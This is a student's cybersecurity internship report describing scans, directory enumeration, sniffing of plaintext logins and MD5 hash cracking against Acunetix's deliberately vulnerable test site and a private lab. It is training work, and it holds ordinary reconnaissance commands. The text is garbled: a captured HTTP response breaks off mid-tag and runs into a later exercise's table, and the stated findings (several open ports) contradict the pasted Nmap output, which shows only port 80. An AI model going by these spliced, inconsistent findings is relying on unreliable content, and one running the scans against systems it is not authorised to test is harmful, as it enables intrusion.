

SHADOWFOX

Learn • Create • Lead

CYBER SECURITY VIRTUAL INTERNSHIP FINAL PROJECT REPORT

*Vulnerability Assessment & Practical Security Exercises on
testasp.vulnweb.com*

Submitted By	Ahzam Hamza Karat
Institute	Karunya Institute of Technology and Sciences
Internship Domain	Cyber Security
Program ID (SF-PID)	SF-PID-2026-C1541
Internship Duration	1st June 2026 - 30th June 2026
Organization	ShadowFox

Table of Contents

Table of Contents	2
List of Figures	3
Introduction	4
About ShadowFox	4
Objective of the Internship	4
Information About the Report and the Target Environment.....	5
Primary Target - testasp.vulnweb.com	5
Lab Environment - Intermediate Tasks.....	5
Tools and Files Provided for Intermediate Tasks	5
Attack Vector Plans and Initiated Attacks.....	6
Attack 1 - Network and Service Enumeration (Port Scanning).....	6
Attack 2 - Directory and File Enumeration	7
Attack 3 - Cleartext Credential Interception (Network Sniffing).....	9
Exercise 4 - Weak Password Hash and Encrypted Volume Analysis.....	11
Exercise 5 - Executable File Analysis (Entry Point Identification)	13
Exercise 6 - Remote Access via Reverse Shell (Metasploit Framework).....	14
Task Limitation - Wi-Fi Deauthentication Attack (I4).....	18
Key Learnings	20
References.....	21
Resources Used	22

List of Figures

The figures referenced throughout this report correspond to the screenshots captured during each task as proof of work.

Fig. No.	Name	Page No.
Figure 1	Nmap - Open Ports on testasp.vulnweb.com	7
Figure 2	Nmap - Service Version Detection Output	7
Figure 3	Gobuster - Directory Enumeration Results	8
Figure 4	robots.txt Content	8
Figure 5	Wireshark - HTTP Filter and Captured POST Request	10
Figure 6	Wireshark - Follow HTTP Stream Showing Captured Credentials	10
Figure 7	encoded.txt - MD5 Hash Value	11
Figure 8	CrackStation - Hash Cracking Result	12
Figure 9	VeraCrypt - Volume Mounted with Secret Code Visible	12
Figure 10	PE Explorer - Header View Showing Entry Point Address	14
Figure 11	msfvenom - Payload Generation	15
Figure 12	Python HTTP Server Hosting the Payload	15
Figure 13	Windows Defender Real-Time Protection Disabled	16
Figure 14	shell.exe Downloaded on the Windows 10 VM	16
Figure 15	Metasploit Handler Configuration (multi/handler)	17
Figure 16	Meterpreter Session Opened	17
Figure 17	Meterpreter - sysinfo / getuid / pwd Output	17
Figure 18	Meterpreter - Live Screenshare of the Target VM	17
Figure 19	iwconfig Output Showing No Wireless Interface	19

Introduction

This report covers the one-month Cyber Security Virtual Internship I did with ShadowFox, from 1st June to 30th June 2026, under Program ID SF-PID-2026-C1541. I'm a student at Karunya Institute of Technology and Sciences, and I took this internship up mainly to get some actual hands-on time with tools I'd only read about or seen demoed in class - Nmap, Wireshark, Metasploit, that sort of thing.

The task list ShadowFox gives is split into levels - beginner, intermediate, and a hard level that's optional and only expected if you have time left over. I didn't get to the hard level, honestly, between coursework and the fact that some of the intermediate tasks took longer than I'd planned for. So this report is built around what I actually completed: the three beginner tasks (port scanning, directory brute-forcing, and sniffing login traffic), and the intermediate tasks - hash cracking with VeraCrypt, pulling apart an executable with PE Explorer, and building a working reverse shell with Metasploit. I also attempted the WiFi task but couldn't finish it, for reasons I've explained properly further down rather than just skipping over it.

I didn't want this to just be a list of commands I typed. For each task I've tried to explain why I ran what I ran, what the result actually meant, and - where it applies - how you'd fix the issue in a real setup. Some of this I understood immediately, some of it I had to look up or re-read a couple of times before it made sense, and I've kept that honest rather than pretending everything clicked on the first try.

About ShadowFox

ShadowFox runs virtual internships across a few technical fields, cyber security being one of them. There's no stipend - it's explicitly a skill-building program - and everything runs on what they call Proof of Work: you don't get credit for a task unless you can show it happened, with screenshots and a mentor sign-off. This report is essentially that proof, put together properly.

Objective of the Internship

Broadly, the tasks are meant to build four things: reconnaissance skills, web application enumeration, some cryptography and file-forensics exposure, and finally actual exploitation using tools like Metasploit. Put together, it's roughly the shape of the early stages of a real black-box assessment - you start knowing nothing about the target, and by the end you either have a foothold on a system or a clear list of what's wrong with it.

Information About the Report and the Target Environment

Keeping this separate from the introduction as the report format asks - this part is just the technical details of what I was actually working against, both the public target for the beginner tasks and the private lab I set up for the intermediate ones.

Primary Target - testasp.vulnweb.com

For the beginner-level tasks, the target was `http://testasp.vulnweb.com/`, which is a deliberately vulnerable ASP test site put up by Acunetix. It's meant for exactly this kind of practice - it's legal to scan and probe, and it's used pretty widely in security courses because it has a realistic spread of common web app issues without any of the risk that comes with testing a real, live system.

Target URL	<code>http://testasp.vulnweb.com/</code>
Resolved IP Address	44.238.29.244
Web Server	Microsoft-IIS/8.5
Application Type	ASP.NET based test banking/e-commerce style application
Purpose	Publicly available vulnerable application for authorised security training

Lab Environment - Intermediate Tasks

The intermediate tasks, especially the Metasploit one, needed something more controlled than a public website, so I built a small isolated lab instead of touching anything external. It's just two VirtualBox VMs on my own laptop:

- Kali Linux - the attacker box, running Nmap, Gobuster, Wireshark, msfvenom, and Metasploit.
- Windows 10 - standing in as the target, basically an average end-user machine.
- Both are on VirtualBox's Host-Only Adapter, so they can only talk to each other - completely cut off from my home network and the internet.

Kali sat at 192.168.56.102 and the Windows box at 192.168.56.103. Keeping it host-only was deliberate - I wanted to be able to actually run a working payload without worrying about it going anywhere it shouldn't.

Tools and Files Provided for Intermediate Tasks

- `encoded.txt` - a text file with an MD5 hash in it, given for the hash-cracking part.
- `shadowfox veracrypt.txt` - an encrypted VeraCrypt volume with a secret code hidden inside.
- `VeraCrypt Setup 1.26.7.exe` - the installer for VeraCrypt, which I later reused as the file to analyse in PE Explorer.
- PE Explorer's own setup file, used to get the tool onto the Windows VM.

Attack Vector Plans and Initiated Attacks

Below is everything I actually ran, in the order I ran it. The first three were against testasp.vulnweb.com as part of the beginner tasks. Everything after that happened inside the isolated VirtualBox lab I set up for the intermediate tasks - VeraCrypt, PE Explorer, and Metasploit.

I've kept the same structure for each one so it's easy to skim: what the attack is, how severe it is, what it actually means for the target, the steps I took to get there, and what I'd tell someone to fix if this were a real client.

Attack 1 - Network and Service Enumeration (Port Scanning)

Severity Level	Informational / Low
CVSS 3.1 Score (approx.)	3.7 (Low) - reconnaissance itself is not damaging, but the information gathered enables further attacks
Impact	Reveals which services are running and what software versions are in use, giving an attacker a map of possible entry points. Exposed management or telephony-related ports (such as 2000 and 5060 seen here) can hint at additional attack surface beyond the main website.

Steps to Reproduce

1. Opened a terminal on the Kali VM - this is where all the beginner tasks started from.
2. Started with a plain default scan just to get a feel for the target:

```
nmap testasp.vulnweb.com
```

3. Then a version scan, since knowing the port is open isn't much use without knowing what's actually running on it:

```
nmap -sV testasp.vulnweb.com
```

4. Ran a full 65535-port scan too, since the default scan only checks the top 1000 and I didn't want to miss anything sitting outside that range:

```
nmap -p- testasp.vulnweb.com
```

5. Followed that with an aggressive scan to grab OS guesses, script results, and traceroute info in one go:


```
nmap -A testasp.vulnweb.com
```

6. Also tried a UDP scan, mostly to rule it out:

```
sudo nmap -sU testasp.vulnweb.com
```

7. And finally ran the default NSE script set:

```
nmap --script=default testasp.vulnweb.com
```




```
(kali@kali)-[~]
$ nmap --version
Nmap version 7.99 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.4.8 openssl-3.5.5 libssh2-1.11.1 libz-1.3.1 libpcap-1.10.6 nmap-libdnet-1.18.0 ipv6
Compiled without:
Available nsock engines: epoll poll select

(kali@kali)-[~]
$ nmap testasp.vulnweb.com
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-09 09:57 -0400
Nmap scan report for testasp.vulnweb.com (44.238.29.244)
Host is up (0.020s latency).
rDNS record for 44.238.29.244: ec2-44-238-29-244.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 17.21 seconds
```

Figure 1 - Nmap default scan showing open ports on testasp.vulnweb.com



```
(kali@kali)-[~]
$ nmap -sV testasp.vulnweb.com
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-09 10:00 -0400
Nmap scan report for testasp.vulnweb.com (44.238.29.244)
Host is up (0.018s latency).
rDNS record for 44.238.29.244: ec2-44-238-29-244.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE  VERSION
80/tcp    open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.09 seconds
```

Figure 2 - Nmap service version detection output

Findings

The target resolved to 44.238.29.244, running Microsoft-IIS/8.5. A handful of ports came back open, and honestly a couple of them surprised me a bit:

- Port 80/tcp - HTTP, the main site
- Port 443/tcp - HTTPS
- Port 2000/tcp - flagged as cisco-sccp (Skinny Call Control Protocol)
- Port 5060/tcp - SIP, normally used for VoIP
- Port 9010/tcp - flagged as SDR

113/tcp (ident) came back closed, and the UDP scan didn't turn up anything.

Mitigation

- Close or firewall anything that doesn't need to face the public internet - there's really no reason ports like 2000 or 5060 should be reachable on a public web server.
- Keep IIS patched and up to date. An identifiable, older version is basically a shortcut for an attacker looking up known CVEs for it.
- Where it's possible, tone down or suppress service banners so version fingerprinting isn't quite so easy from the outside.

Attack 2 - Directory and File Enumeration

Severity Level	Low to Medium
CVSS 3.1 Score (approx.)	5.3 (Medium) - Information Exposure (CWE-200)

Impact	Uncovers hidden or unlinked directories and files that are not meant to be browsed directly, potentially exposing configuration paths, administrative panels, backup files, or scripts that were never intended to be public-facing.
--------	--

Steps to Reproduce

8. First checked what wordlists Kali already had lying around:

```
ls /usr/share/wordlists/dirb/
```

9. Ran Gobuster against the target with the common wordlist first:

```
gobuster dir -u http://testasp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
```

10. Then ran it again with the bigger wordlist, just in case the smaller one missed something:

```
gobuster dir -u http://testasp.vulnweb.com/ -w /usr/share/wordlists/dirb/big.txt
```




Figure 3 - Gobuster directory enumeration results




Figure 4 - robots.txt content

Findings

A fair number of paths came back - /HTML/, /Images/, /aspnet_client/, /avatars/, /cgi-bin/, /jscripts/, and /templates/ all redirected (301), while /cgi-bin/ on its own gave a 403 when accessed directly. robots.txt was reachable too (200), and just had a plain 'User-agent: *' line in it - worth checking since these files sometimes list out exactly the paths a site is trying to keep quiet.

Mitigation

- Remove or lock down directories that were never meant to be publicly browsable - script and template folders especially.
- Stick to least exposure - if something doesn't need to be reachable over HTTP, it shouldn't be sitting in the web root at all.
- Keep an eye on robots.txt from time to time, since it can end up pointing attackers straight at the paths it was trying to hide.

Attack 3 - Cleartext Credential Interception (Network Sniffing)

Severity Level	High
CVSS 3.1 Score (approx.)	7.5 (High) - Cleartext Transmission of Sensitive Information (CWE-319)
Impact	Login credentials travelling over an unencrypted channel can be captured by anyone in a position to observe network traffic - a shared Wi-Fi network, a compromised router, or a man-in-the-middle position. This directly leads to full account takeover.

Steps to Reproduce

11. Opened Wireshark on Kali and started capturing on eth0.
12. Filtered down to HTTP traffic so I wasn't wading through everything else going on in the background.
13. Logged into testasp.vulnweb.com/login.asp with a test set of credentials while the capture was running.
14. Narrowed it further to just POST requests, since that's how login forms usually submit:

```
http.request.method == POST
```

15. Right-clicked the packet I wanted and used Follow > HTTP Stream to see the whole request laid out properly.




Figure 5 - Wireshark HTTP filter showing captured POST request

The image shows a Wireshark packet capture window titled "Wireshark · Follow HTTP Stream (tcp.stream eq 37) · eth0". It displays the raw data of an HTTP POST request to /login.asp. The request body contains the credentials "tfUName=test&tfUPass=tesst123" in plain text. The response is an HTML page from acuforum login.

```

</tr>
</table>
<div style="background-color:lightgray;width:80%;margin:auto;text-align:center;font-size:12px;padding:1px">
  <p style="padding-left:20%;padding-right:20%"><b>Warning</b>: This forum is deliberately vulnerable to SQL Injections, directory
  traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum i
  s erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be caref
  ul and do not follow links that are posted by malicious parties.</p>
</div>
</body>
<!-- InstanceEnd --></html>

POST /login.asp HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://testasp.vulnweb.com
Connection: keep-alive
Referer: http://testasp.vulnweb.com/login.asp
Cookie: ASPSESSIONIDASADTDC=DDNNOPABBMKAOEKOHKKDINEI
Upgrade-Insecure-Requests: 1
Priority: u=0, i

tfUName=test&tfUPass=tesst123
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Thu, 11 Jun 2026 07:53:14 GMT
Content-Length: 3215

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp" codeOutsideHTMIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><a href="https://www.acunetix.com/">Severity Level</b>           | Medium (illustrative - based on the weak password recovered)                                                                                                                                           |
| <b>CVSS 3.1 Score (approx.)</b> | 5.9 (Medium) - Use of a Weak Password / Weak Hash (CWE-916, CWE-521)                                                                                                                                   |
| <b>Impact</b>                   | Demonstrates how quickly an unsalted MD5 hash of a common password can be reversed using free, publicly available rainbow-table lookup services, exposing the underlying secret with almost no effort. |

### Steps to Reproduce

1. Opened encoded.txt and found one MD5 hash sitting in it: 482c811da5d5b4bc6d497ffa98491e38.
2. Ran it through CrackStation, which just checks the hash against its rainbow tables.
3. Got a hit almost immediately - the password was password123, which honestly wasn't a huge surprise once I saw how common it is.
4. Installed VeraCrypt on the Windows VM and opened the provided container, shadowfox veracrypt.txt.
5. Mounted it to drive K: using the password I'd just recovered.
6. It mounted fine (AES, 9.8 MiB), and inside was a text file with the secret code: never giveup.




Figure 7 - encoded.txt MD5 hash value




Figure 8 - CrackStation hash cracking result




Figure 9 - VeraCrypt volume mounted with secret code visible

## Mitigation

- Don't rely on plain, unsalted MD5 for anything sensitive - it's considered broken for this purpose, and common passwords get cracked almost instantly through rainbow tables.
- Use a genuinely strong, unique password before trusting VeraCrypt or similar tools - the encryption is

only as good as the password protecting it.

- Where hashes do need to be stored, use something slow and salted, built specifically for passwords - bcrypt or Argon2, not MD5.

## Exercise 5 - Executable File Analysis (Entry Point Identification)

Another static-analysis task, unrelated to testasp.vulnweb.com, meant to get some exposure to how a Windows executable is put together internally.

|                                 |                                                                                                                                                                                                                                                    |
|---------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Severity Level</b>           | Informational                                                                                                                                                                                                                                      |
| <b>CVSS 3.1 Score (approx.)</b> | N/A - analysis task, not a vulnerability finding                                                                                                                                                                                                   |
| <b>Impact</b>                   | Static analysis of an executable's entry point and header information is a foundational step in malware analysis and reverse engineering - the same technique is used to inspect suspicious binaries before deciding whether they are safe to run. |

### Steps to Reproduce

1. Installed PE Explorer on the Windows VM.
2. Loaded up the same VeraCrypt installer I'd already used earlier - seemed easier than fetching a new file.
3. Went into the header view to look at the PE structure.
4. Found the Entry Point field, which is the address the program jumps to first when it runs.

